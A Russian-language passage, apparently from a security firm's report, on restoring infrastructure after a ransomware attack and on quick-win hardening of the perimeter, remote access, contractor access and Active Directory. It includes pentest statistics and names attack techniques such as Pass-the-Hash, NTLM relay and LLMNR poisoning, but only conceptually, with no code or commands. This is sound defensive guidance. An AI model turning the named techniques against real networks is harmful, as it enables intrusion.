Преждевременное восстановление инфраструктуры

Стремление как можно быстрее вернуть системы в работу без понимания вектора атаки часто приводит к повторному заражению инфраструктуры. Если не определить способ распространения вредоносного ПО, восстановленные системы могут быть скомпрометированы повторно, в том числе из-за использования скомпрометированных резервных копий.

Выключение или перезагрузка зараженных систем

Зараженные ИТ-активы часто содержат критически важные артефакты для расследования — журналы событий, следы активности злоумышленников, временные файлы и процессы. Неконтролируемое выключение систем может привести к безвозвратной утрате этой информации.

Отсутствие единого центра управления инцидентом

Когда несколько подразделений начинают параллельно предпринимать собственные действия — изолировать системы, восстанавливать сервисы, менять конфигурации — это приводит к хаосу в инфраструктуре и затрудняет координацию работ.

Недостаточное внимание к резервным копиям

В некоторых случаях компании начинают восстановление, не проверив целостность и безопасность резервных копий. Если резервные копии были скомпрометированы или содержат вредоносные артефакты, восстановление из них может привести к повторному заражению.

Понимание этих рисков позволяет выстроить более контролируемый процесс реагирования. После локализации инцидента и запуска расследования следующим этапом становится восстановление инфраструктуры, которое должно выполняться в строгой последовательности и с учетом результатов анализа атаки.

ВОССТАНОВЛЕНИЕ ИНФРАСТРУКТУРЫ

Когда атака приводит к уничтожению инфраструктуры, компания оказывается в ситуации, где ключевой задачей становится возвращение работоспособности бизнеса в максимально короткие сроки. Однако восстановление ИТ-систем в условиях кибератаки существенно отличается от стандартных процедур восстановления после технических сбоев или аварий.

В случае кибератаки инфраструктура по умолчанию считается скомпрометированной средой. Злоумышленники получили полные административные привилегии, создали скрытые механизмы доступа, внедрили вредоносные компоненты в сервисы управления ИТ-инфраструктурой. В такой ситуации простое восстановление систем или данных не гарантирует безопасного возврата к работе.

Практика реагирования показывает, что одной из наиболее распространенных ошибок становится попытка как можно быстрее вернуть инфраструктуру в состояние «как было». Такой подход часто приводит к повторному заражению инфраструктуры, поскольку восстановленная среда может сохранять уязвимости или следы присутствия злоумышленников.

Поэтому восстановление инфраструктуры после кибератаки должно рассматриваться не как возврат к состоянию «как было», а как контролируемый процесс построения доверенной среды, в которой:

- устранены причины первоначальной компрометации;
- устранены способы закрепления злоумышленников;
- проверены целостность и безопасность резервных копий;
- внедрены дополнительные меры защиты.

Процесс восстановления должен выполняться в соответствии с планом восстановления, который формируется в первые часы после обнаружения инцидента. Такой план определяет детальный порядок действий команды, приоритеты восстановления, ответственных за выполнение работ и сроки восстановительных работ.

В основе плана лежат приоритеты бизнес-процессов: в первую очередь восстанавливаются те бизнес-системы и ИТ-сервисы, от которых напрямую зависит работа ключевых функций компании. Это позволяет минимизировать простой бизнеса даже в условиях частичной недоступности инфраструктуры.

В ходе восстановления важно поддерживать непрерывную синхронизацию между техническими командами и руководством компании. Регулярные статусные встречи позволяют корректировать приоритеты восстановления, оперативно принимать управленческие решения и своевременно информировать руководство о ходе работ. Как правило, такие синхронизации проводятся несколько раз в день — отдельно внутри технических команд и на уровне взаимодействия с руководством.

Практика реагирования на инциденты показывает, что восстановление инфраструктуры обычно проходит в несколько последовательных этапов, каждый из которых имеет собственные задачи и цели.

Этапы восстановления инфраструктуры

Типовой таймлайн восстановления после ЧС

- «Зачистка» текущей продуктивной инфраструктуры
- Развертывание новых инфраструктурных систем и компонентов: среда виртуализации, AD/DNS/DHCP
- Перенастройка СХД (новые тома)
- Перенастройка SAN
- Перенастройка firewall

- X ТБ — данные из текущей СРК (при использовании СХД РК All-flash)
- Передача данных осуществляется по сети SAN. Каналы передачи не являются узким местом
- Выполняется восстановление критичных ИС из последней доверенной резервной копии
- Запуск критичных ИС

- Проверка восстановления данных администратором ИС
- Предоставление доступа вользователям к ИС

Восстановление ключевой инфраструктуры → **Восстановление данных критичных ИС** → **Проверка критичных ИС**

X часов | *Y часов* | *Z часов*

- Ключевая инфраструктура восстановлена
- Старт восстановления критичных ИС

- Восстановлены данные критичных систем

- Восстановлена работа ключевых систем

Время целевого восстановления критичных систем для последней незашифрованной РК критичных ИС **(RTO)— X + Y + Z ЧАСОВ**

Предельная потеря данных в случае восстановления на последнюю доверенную РК **(RPO) — R ЧАСА**

ВАЖНО

Целевые параметры RTO/RPO достигаются только при наличии DR-планов, восстанавливаемых ИС и обученной команды, которая выполняет периодические восстановления данных ИС

Этап 1. Сбор артефактов и передача данных команде расследования

Первый этап направлен на сохранение цифровых артефактов.

На этом этапе выполняются:

- сбор журналов событий операционных систем;
- сбор сетевых логов и журналов средств защиты;
- фиксация состояния скомпрометированных систем;
- передача данных команде расследования.

Этот этап выполняется на протяжении всего расследования, и важно помнить о нем при восстановлении ключевых элементов ИТ-инфраструктуры. Даже если команда расследования еще не запросила данные со скомпрометированной системы, необходимо собрать данные для анализа либо согласовать действия, которые не приведут к потере / уничтожению данных для расследования.

Этап 2. Восстановление базовой инфраструктуры

После первичного анализа начинается восстановление опорных инфраструктурных сервисов, без которых невозможно функционирование бизнес-систем.

На практике этот этап включает:

- развертывание базовых компонентов в изолированной среде;
- восстановление среды виртуализации;
- восстановление служб AD, DNS и DHCP;
- перенастройку систем хранения данных;
- перенастройку SAN-инфраструктуры;
- настройку сетевых средств защиты.

На этом этапе также активируется так называемый «тревожный чемоданчик» (DR toolkit) — заранее подготовленный набор инструментов и ресурсов, необходимых для аварийного восстановления инфраструктуры. Как правило, он включает:

- проверенные дистрибутивы операционных систем;
- установочные пакеты прикладного ПО;
- лицензионные ключи;
- чистые рабочие станции для команды восстановления;
- инструменты диагностики и администрирования.

Результатом этапа должно стать восстановление базовой инфраструктурной платформы, на которой могут быть развернуты остальные сервисы. В зависимости от масштаба разрушений этот этап может занимать от нескольких часов до нескольких дней.

Можно ли расшифровать данные?

В большинстве инцидентов расшифровать данные, пострадавшие при атаке ransomware, без ключа \ пароля шифрования невозможно. Тем не менее, в редких ситуациях остается небольшой шанс, но рассчитывать на него не стоит. Лучше готовиться к худшему и лишь слегка надеяться на лучшее.

Все зависит от того, какие методы использовали злоумышленники. Например, если пароль или ключ шифрования генерировались прямо на скомпрометированных системах — скажем, в скрипте на зараженном хосте. Теоретически эти данные можно восстановить из оперативной памяти. Если скрипт временно сохранялся на диск, а затем удалялся, его иногда удается извлечь из следов в файловой системе. У нас действительно были единичные успешные кейсы такого рода.

Этап 3. Восстановление данных и критичных информационных систем

После восстановления базовой инфраструктуры начинается восстановление данных и бизнес-систем.

Основные задачи этого этапа:

- восстановление данных из резервных копий;
- проверка восстановленных систем на наличие следов компрометации;
- перенос проверенных систем в продуктивную среду.

Ключевым фактором на этом этапе становится качество и доступность резервных копий. Восстановление выполняется в изолированном контуре, где восстановленные системы проходят проверку средствами защиты информации. Особое внимание уделяется поиску последней доверенной резервной копии, которая не содержит следов компрометации.

На практике восстановление может занимать от нескольких часов до нескольких суток. Продолжительность этапа зависит от:

- объема восстанавливаемых данных;
- архитектуры системы резервного копирования;
- производительности систем хранения;
- пропускной способности сетевой инфраструктуры.

Этап 4. Проверка и запуск бизнес-процессов

На финальном этапе выполняется проверка работоспособности восстановленных систем и запуск бизнес-процессов.

Основные задачи:

- проверка корректности работы бизнес-систем;
- подтверждение работоспособности бизнес-сервисов;
- проверка взаимодействия между системами;
- передача систем владельцам сервисов.

Особенно важно понимать, из каких компонентов состоит каждый бизнес-процесс, чтобы не тратить ресурсы на восстановление второстепенных систем.

Ключевой риск этого этапа — восстановление инфраструктуры вместе со скрытыми механизмами доступа злоумышленников. Поэтому перед запуском систем в эксплуатацию необходимо убедиться, что в инфраструктуре отсутствуют остаточные «артефакты» атаки.

Результатом этапа становится полное восстановление работоспособности критичных бизнес-процессов.

Меры по информационной безопасности при восстановлении инфраструктуры

Восстановление инфраструктуры после атаки должно сопровождаться усилением мер информационной безопасности, чтобы исключить повторную компрометацию систем.

К ключевым мерам относятся:

- проверка всех хостов средствами защиты с актуальными индикаторами компрометации;
- переустановка операционных систем на «подозрительных» хостах;
- полный сброс доменных и локальных паролей (в том числе всех сервисных и технологических учетных записей);
- ограничение удаленного доступа (только с применением 2FA);
- сегментация сети;
- обновление программного обеспечения до актуальных версий;
- отключение устаревших протоколов;
- актуализация и обогащение индикаторов компрометации в системах мониторинга.

Такие меры позволяют не только восстановить инфраструктуру, но и повысить ее устойчивость к повторным атакам. В приложении №2 мы привели чек-лист необходимых мер по ИБ при восстановлении.

ЧТО ДАЛЬШЕ

Восстановление инфраструктуры — это только первый шаг. После завершения инцидента компания должна переосмыслить архитектуру ИТ и ИБ.

Следующий раздел отчета посвящен именно этому вопросу — почему атаки оказываются успешными и какие меры позволяют системно повысить устойчивость бизнеса к кибер-инцидентам.

РАЗДЕЛ 3.
КАК РЕАЛИЗОВАТЬ АНТИХРУПКОСТЬ

Разрушительные кибератаки ставят компанию перед крайне жесткими вопросами:

- **Что делать, если вся инфраструктура зашифрована?**
- **Что делать, если резервные копии удалены или скомпрометированы?**
- **Как быстро вернуть бизнес-процессы к работе?**

Наша практика показывает, что многие компании впервые начинают искать ответы на эти вопросы уже после кибератаки, когда ИТ-инфраструктура частично или полностью уничтожена.

Основные направления работы:

- Формирование плана кризис-менеджмента, который должен содержать как минимум следующее:
  - сценарии кризисных ситуаций;
  - перечень антикризисных мер;
  - распределение ролей и полномочий;
  - сценарии восстановления;
  - процедуры коммуникации.

- Разработка DRP (Disaster Recovery Plan) для систем резервного копирования и критических информационных систем, которые должны предусматривать:
  - наличие актуальной документации;
  - ротацию команды восстановления;
  - наличие необходимых инструментов;
  - наличие лицензий и дистрибутивов ПО;
  - наличие необходимых компетенций;
  - контакты подрядчиков;
  - распределение зон ответственности.

- Регулярное тестирование планов восстановления (DRP), позволяющее минимизировать простои бизнеса при авариях и инцидентах. Также регулярное тестирование помогает:
  - выявлять скрытые проблемы инфраструктуры;
  - выявлять проблемы в документации и планах (то, что описано на бумаге, не всегда работает на практике);
  - подготовить команды к реальным инцидентам;
  - перейти из формальных документов в отлаженный процесс.

- Анализ поверхности атак (киберинтенсив). Выявление и устранение высококритичных уязвимостей и ошибок конфигурации.
- Переход к «антихрупкой ИТ-инфраструктуре». Традиционная парадигма информационной безопасности — «более высокие стены и широкие рвы» — долгое время базировалась на предотвращении атак и сейчас теряет свою эффективность. Чтобы заранее быть готовым к нападению, отреагировать до того, как злоумышленник нанесет ущерб, и быстро восстановиться, нужны комбинация и баланс разных стратегий защиты, смещение фокуса с превентивных мер в сторону мониторинга, восстановления и адаптации.

Все перечисленные направления работают не изолированно друг от друга, а как единая система. Их конечная цель — не просто восстановиться после удара, а трансформировать опыт атаки в повышенную устойчивость бизнеса. Именно это и называется «Антихрупкостью ИТ».

Антихрупкость в ИТ — концепция, согласно которой системы и компании должны быть спроектированы и построены таким образом, чтобы они не только выдерживали сбои и нарушения, но и извлекали из них пользу. Это способ достижения киберустойчивости, помогающий бизнесу выживать и становиться сильнее после ударов.

Одним из первых этапов на пути к «антихрупкости» является анализ реальной защищенности и устранение высококритичных уязвимостей и ошибок конфигурации в инфраструктуре (так называемые низко висящие фрукты). На этом этапе важна оперативность и возможность выполнить меры своими силами, именно этот этап мы и называем «Киберинтенсив».

КИБЕРИНТЕНСИВ

Анализ современного ландшафта киберугроз показывает, что подавляющее большинство успешных атак реализуется через ограниченный набор типовых векторов. При этом критическим фактором, определяющим возможность компрометации, зачастую становится не отсутствие сложных средств защиты, а наличие базовых уязвимостей и ошибок конфигурации, которые могут быть устранены при планомерном подходе к обеспечению безопасности.

Раздел «Киберинтенсив» посвящен системному разбору наиболее распространенных векторов атак и практическим методам противодействия им с минимальными затратами ресурсов (quick-win). **По нашему опыту, мероприятия в рамках «Киберинтенсива» возможно реализовать за несколько месяцев, в среднем 2–3 месяца, вне зависимости от численности команды и масштабов ИТ-инфраструктуры.**

Материал структурирован по ключевым компонентам корпоративной инфраструктуры: от внешнего периметра до систем резервного копирования и централизованного управления. По каждому направлению рассматриваются два аспекта:

1. Типовые причины компрометации — описание уязвимостей, ошибок конфигурации и тактик злоумышленников, которые на практике приводят к инцидентам.
2. Первоочередные меры защиты — конкретные действия, направленные на устранение выявленных рисков с максимальной эффективностью при ограниченных ресурсах.

Цель раздела — сформировать целостное понимание того, как выстроить защиту инфраструктуры, ориентируясь на предотвращение наиболее критичных угроз, и предоставить практический инструментарий для реализации этой задачи.

Периметр

Уязвимости и ошибки конфигурации веб- и ИТ-сервисов

Типовые причины компрометации

Злоумышленники практически всегда начинают атаку с анализа внешнего периметра. Это необходимо для определения поверхности атаки, нахождения самого уязвимого места и получения первоначального доступа (Initial Access).

Что позволяет им достичь успеха:

1. Использование устаревшего ПО с известными уязвимостями
   Злоумышленники активно сканируют периметр в поисках серверов с версиями ПО, для которых уже есть публичные эксплойты (например, старые версии Exchange, Sharepoint, Log4j, уязвимости в VPN-решениях).
2. Избыточная поверхность атаки
   Наличие забытых, тестовых или неиспользуемых сервисов, доступных из интернета. Чем больше сервисов опубликовано, тем выше вероятность того, что хотя бы один из них окажется уязвимым или неправильно настроенным.
   Также — все сервисы, не требующие обязательной публикации в интернете для выполнения бизнес-функций, должны быть скрыты за VPN. Прямой доступ из внешних сетей разрешается только для сервисов, которые по своей природе не могут функционировать за VPN (например, публичные веб-сайты).
3. Отсутствие многофакторной аутентификации (2FA) в веб-формах аутентификации

   Если для входа в корпоративный портал, почту или личный кабинет нужны только логин и пароль, это создает риски:

   > Брутфорс и Password Spraying (атаки перебора паролей, которые не вызывают блокировку из-за малого количества попыток на одну учетную запись).

> Использование утекших баз данных (Credential Stuffing): сотрудники часто используют одни и те же пароли на рабочих и личных ресурсах. Если пароль утек с другого сайта, злоумышленник обязательно попробует его использовать на корпоративном портале.


4. Ошибки конфигурации опубликованных ресурсов
   Открытые административные интерфейсы — прямая цель для атак. Злоумышленник, подобрав пароль, получает полный контроль над целевой системой.

Анализ результатов тестирований на проникновение Лаборатории практического анализа защищенности «Инфосистемы Джет» подтверждает, что наиболее распространенные уязвимости давно известны, хорошо описаны и, самое главное, регулярно встречаются в реальных инфраструктурах:

№	Название уязвимости	Код CWE	Уровень критичности (CVSS 3.1)	Процент от общего числа
1	Использование уязвимых версий ПО	CWE-1104	Высокий (7.5)	6%
2	Раскрытие технической информации	CWE-200	Средний (5.3)	5%
3	Межсайтовый скриптинг (XSS)	CWE-79	Средний (6.1)	5%
4	Отсутствие блокировки при атаке подбора пароля (Brute Force)	CWE-307	Средний (5.3)	4%
5	Перечисление пользователей (User Enumeration)	CWE-204	Средний (5.3)	4%
6	Раскрытие конфиденциальной информации / утечка данных	CWE-359	Высокий (7.5)	4%
7	Доступность административных интерфейсов из сети Интернет	CWE-306	Высокий (8.6)	4%
8	Возможность подбора пароля (использование учетных данных из утечек / словарей)	CWE-521	Высокий (7.5)	4%
9	Раскрытие информации через служебные файлы / директории	CWE-538	Средний (5.3)	4%
10	SQL-инъекции	CWE-89	Критический (9.8)	3%
11	Трассировка стека (Stack Trace)	CWE-209	Средний (5.3)	3%
12	Небезопасная конфигурация CORS	CWE-942	Средний (6.5)	3%


13	Небезопасная прямая ссылка на объект (IDOR)	CWE-639	Высокий (7.5)	3%
14	Подделка запросов на стороне сервера (SSRF)	CWE-918	Высокий (8.6)	2%
15	Возможность выполнения удаленного кода (RCE)	CWE-94	Критический (9.8)	2%
16	Открытое перенаправление (Open Redirect)	CWE-601	Средний (6.1)	2%
17	Открытая форма регистрации в Bitrix	CWE-306	Высокий (7.5)	2%
18	Некорректная настройка антивирусного ПО	CWE-693	Высокий (7.8)	2%
19	Возможность эскалации привилегий	CWE-269	Высокий (8.8)	2%
20	Перечисление доменных пользователей (OWA)	CWE-204	Средний (5.3)	2%

5. Низкая устойчивость к фишинговым атакам
   Человеческий фактор остается одним из самых уязвимых звеньев в безопасности. Злоумышленники используют методы социальной инженерии, чтобы обойти технические средства защиты и получить доступ к корпоративной сети через легитимные учетные записи сотрудников:
   > Переход по вредоносным ссылкам. Сотрудник получает письмо, имитирующее официальную рассылку (от коллег, контрагентов или внутренних сервисов), и переходит на фишинговый сайт, где вводит свои учетные данные или заражает устройство вредоносным ПО.
   Анализ результатов тестирований на проникновение Лаборатории практического анализа защищенности «Инфосистемы Джет» подтверждает (фальшивая ссылка в электронной почте с вводом данных УЗ):



> Открытие зараженных вложений. Документы Office или PDF-файлы с макросами и эксплойтами позволяют злоумышленникам получить первичный доступ к рабочей станции и развить атаку во внутренней инфраструктуре.

Анализ результатов тестирований на проникновение Лаборатории практического анализа защищенности «Инфосистемы Джет» подтверждает (вредоносная нагрузка во вложенном файле электронной почты):



> Компрометация через мессенджеры. Современные фишинговые кампании все чаще мигрируют в Telegram, WhatsApp и другие корпоративные мессенджеры, где бдительность пользователей ниже, а контроль со служб безопасности — ограничен.

Первоочередные меры защиты

В первую очередь необходимо определить, какие сервисы опубликованы во внешнюю сеть. Для этого можно использовать сканирование периметра или анализ правил на сетевом оборудовании. Главная задача — получить актуальный перечень сервисов и начать работу по их защите.

Порядок действий:

1. Минимизировать количество опубликованных сервисов
   Не все, что доступно извне, действительно должно быть доступно. Сокращение числа опубликованных сервисов уменьшает поверхность атаки.

2. Поддерживать актуальные версии ПО
   Все опубликованные сервисы должны быть обновлены до последних версий — это закрывает известные уязвимости. Важно обеспечить регулярное обновление и в дальнейшем, проверяя уязвимости с помощью внешнего сканирования. Это полностью не исключает рисков, связанных с уязвимостями нулевого дня (0-day), но позволяет существенно снизить вероятность успешной атаки.
3. Внедрить двухфакторную аутентификацию (2FA)
   Любые веб-интерфейсы авторизации (корпоративные порталы, почта) должны быть защищены с помощью 2FA. Это предотвратит подбор паролей и использование скомпрометированных учетных записей, значительно повысит порог входа для атакующего.
4. Усилить защиту почтовых систем
   Почтовые сервисы часто становятся целью атак. При их публикации необходимо:
   > Закрыть доступ к служебным и административным интерфейсам из внешней сети. Доступ к ним должен быть возможен только через защищенное соединение (VPN) из локальной сети.
   > Внедрить контроль доступа для мобильных устройств, настроив процедуру подтверждения перед предоставлением доступа к корпоративной почте.
   > При необходимости публикации веб-интерфейса почты необходимо использовать reverse-proxy или WAF совместно с двухфакторной аутентификацией.
5. Защита от фишинга: комплексный подход
   Защититься от фишинга невозможно одним техническим решением — защита требует сочетания организационных и технологических мер. В первую очередь необходим харденинг почтовых систем (механизмы DKIM, DMARC, SPF, отметка о внешнем отправителе). Базовый уровень обеспечивают почтовые фильтры, многофакторная аутентификация (MFA), ограничение привилегий пользователей и регулярное обновление ПО. Однако ни один инструмент не заменит человеческую бдительность, поэтому фундаментом защиты остается системная работа с персоналом: тренинги и практические проверки. Описание фишинговых атак, способов обнаружения и защиты приведены в разделе «T1566 Фишинг».

Удаленный доступ

Типовые причины компрометации

Удаленный доступ — один из основных векторов проникновения во внутреннюю сеть. Ослабление защиты на этом направлении сводит на нет все усилия по защите периметра.

Основные причины компрометации удаленного доступа:

1. Прямой доступ по протоколам RDP, SSH
   Самый частый и опасный сценарий. Открытые RDP-порты (3389) в интернет сканируются ботами круглосуточно. Слабая защита, уязвимости в протоколе или перебор паролей приводят к компрометации целевого сервера за считанные часы.

2. Отсутствие 2FA на точках входа (VPN, VDI)
   Защита удаленного доступа только паролем делает его уязвимым к фишингу и перебору. Скомпрометированные учетные данные сотрудника или подрядчика дают хакеру легитимный доступ во внутреннюю сеть.
3. Децентрализованный и неконтролируемый доступ
   Когда нет единой точки входа, а доступ к ресурсам открыт напрямую, невозможно централизованно управлять политиками безопасности, отслеживать подозрительную активность и оперативно отключать доступ при необходимости.

Первоочередные меры защиты

Первым шагом — инвентаризация, в данном случае необходимо определить все способы подключения к внутренней инфраструктуре.

Порядок действий:

1. Исключить прямой доступ по протоколам RDP, SSH
   Протоколы, предназначенные для работы внутри доверенной сети, не должны быть доступны извне — их необходимо отключить. Если отключение невозможно по техническим причинам, доступ следует строго ограничить по IP-адресам, дополнительно защитив аутентификацией по ключам, или предоставлять доступ через RA VPN.
2. Защитить удаленный доступ с помощью 2FA
   Любая точка входа для удаленных сотрудников должна требовать подтверждения входа вторым фактором аутентификации. Недопустимо использование только логина и пароля.
3. Использовать единую точку входа
   Рекомендуется организовать доступ ко всем внутренним ресурсам через специализированные средства удаленного подключения (Remote Access VPN). Это обеспечит централизованное управление доступом и упростит контроль безопасности.
4. Минимизация поверхности атаки
   Средства удаленного доступа, включая VDI-инфраструктуру (например, Horizon, Citrix, RDSH), не должны публиковаться напрямую в интернет. VDI-среды и шлюзы удаленного доступа рекомендуется размещать за RA VPN, чтобы исключить возможность эксплуатации уязвимостей прикладного уровня.

Подрядчики

Типовые причины компрометации

Подрядчики и внешние партнеры — это критический, но часто игнорируемый вектор атаки. Их доступ часто менее защищен, чем у штатных сотрудников, и хуже контролируется.

А действия злоумышленников, маскирующихся под подрядчика, легко спутать с легитимными.

Основные причины:

1. Отсутствие инвентаризации доступа подрядчиков
   В компаниях часто теряется учет того, какие подрядчики имеют доступ к каким системам (а иногда даже нет полного перечня всех подрядных организаций). В результате доступ остается активным годами, даже если подрядчик уже не работает или проект завершен. Это создает «теневые» точки входа в инфраструктуру.
2. Избыточные права доступа
   Подрядчикам часто выдают прав больше, чем нужно для работы (принцип «чтобы не дергать лишний раз»). Слабозащищенная учетная запись подрядчика с широкими правами становится идеальной целью для злоумышленника.
3. Слабые политики безопасности для подрядчиков
   К подрядчикам часто не предъявляются те же требования безопасности, что и к сотрудникам (сложные пароли, смена паролей, 2FA), так как считается, что они «временные». Это делает их самым слабым звеном.

Первоочередные меры защиты

При организации доступа для подрядчиков важно понимать, что быстро внедрить комплексное решение (выделенные среды, терминальные сервера) зачастую невозможно. Это требует времени, ресурсов и организационных изменений.

На начальном этапе основной задачей является не изоляция, а немедленное закрытие критических рисков. Поэтому на старте достаточно применять те же базовые меры контроля, что и для сотрудников, работающих удаленно, но важно учесть следующее:

1. Необходимо провести инвентаризацию
   Нужно составить актуальный перечень всех сторонних организаций и сотрудников, имеющих доступ к инфраструктуре, а также определить, к каким именно ресурсам этот доступ предоставлен. Зачастую выясняется, что часть доступов устарела или избыточна.
2. Необходимо минимизировать права доступа
   Доступ подрядчиков должен быть ограничен строго теми ресурсами, которые необходимы для выполнения работ (принцип наименьших привилегий).

3. Необходимо применить те же меры, что и к подключению удаленных сотрудников — RA VPN + 2FA.
   Оптимальным и безопасным способом подключения внешних специалистов к корпоративной инфраструктуре является сочетание удаленного доступа через VPN с обязательной многофакторной аутентификацией (RA VPN + 2FA) и предоставлением доступа не напрямую к ресурсам, а через защищенные рабочие места — инфраструктуру виртуальных рабочих столов (VDI). Такой подход позволяет полностью изолировать среду работы подрядчика от внутренней сети компании. Дополнительным элементом безопасности является проверка соответствия устройства требованиям (Compliance Check) перед подключением: наличие актуального антивируса, обновлений ОС, включенного файрвола и шифрования диска.

Усложнение модели доступа подрядчиков (изоляция рабочих мест, разграничение сред) необходимо внести в план развития и реализовать по мере возможности.

Внутренние ИТ-сервисы

Windows-инфраструктура

Типовые причины компрометации

Active Directory — это сердце корпоративной сети: получив контроль над ней, злоумышленник может шифровать, удалять или похищать данные без ограничений. Однако даже идеально защищенный домен теряет смысл, если рядом есть забытая инфраструктура сертификации (AD CS). Настроенные «по умолчанию» службы сертификации становятся идеальной мишенью для атакующих, позволяя им повысить привилегии и закрепиться в сети в обход всех политик безопасности.

Типовые причины компрометации:


1. Отсутствие единой и строгой парольной политики
   Слабые или бессрочные пароли у привилегированных пользователей зачастую становятся первыми скомпрометированными учетными записями.
   Пароли сервисных учетных записей часто прописаны в скриптах, не меняются годами и имеют высокие привилегии. Это одна из главных целей злоумышленников после проникновения.
2. Использование устаревших и небезопасных протоколов (NTLM, SMBv1, TLS 1.0)
   Например, уязвимости данных протоколов позволяют злоумышленникам проводить следующие атаки:
   > Pass-the-Hash: использование NTLM позволяет злоумышленнику работать с хешем пароля, не зная самого пароля.

- NTLM-relay (PetitPotam и другие): уязвимости в протоколе позволяют заставить контроллер домена аутентифицироваться на сервере злоумышленника и затем использовать эту аутентификацию для компрометации других сервисов (например, AD CS).

3. Отсутствие защиты привилегированных учетных записей
   Использование общих административных учеток и отсутствие привилегированных рабочих станций приводит к тому, что аутентификация администратора с высокими правами происходит на зараженной рабочей станции, мгновенно отдавая ключи от домена злоумышленнику.
4. Включенный протокол LLMNR
   LLMNR Poisoning — классическая атака в локальной сети, позволяющая перехватывать хеши паролей пользователей, которые просто ошиблись при вводе сетевого пути.
5. Несвоевременная установка обновлений на контроллеры домена
   Эксплойты для критических уязвимостей (например, ZeroLogon, PrintNightmare) появляются в открытом доступе очень быстро. Необновленный контроллер домена будет скомпрометирован автоматически при появлении в сети злоумышленника.
6. Использование слабой криптографии AD CS (SHA-1, слабые ключи RSA)
   Это позволяет злоумышленнику подделать сертификаты или взломать существующие.
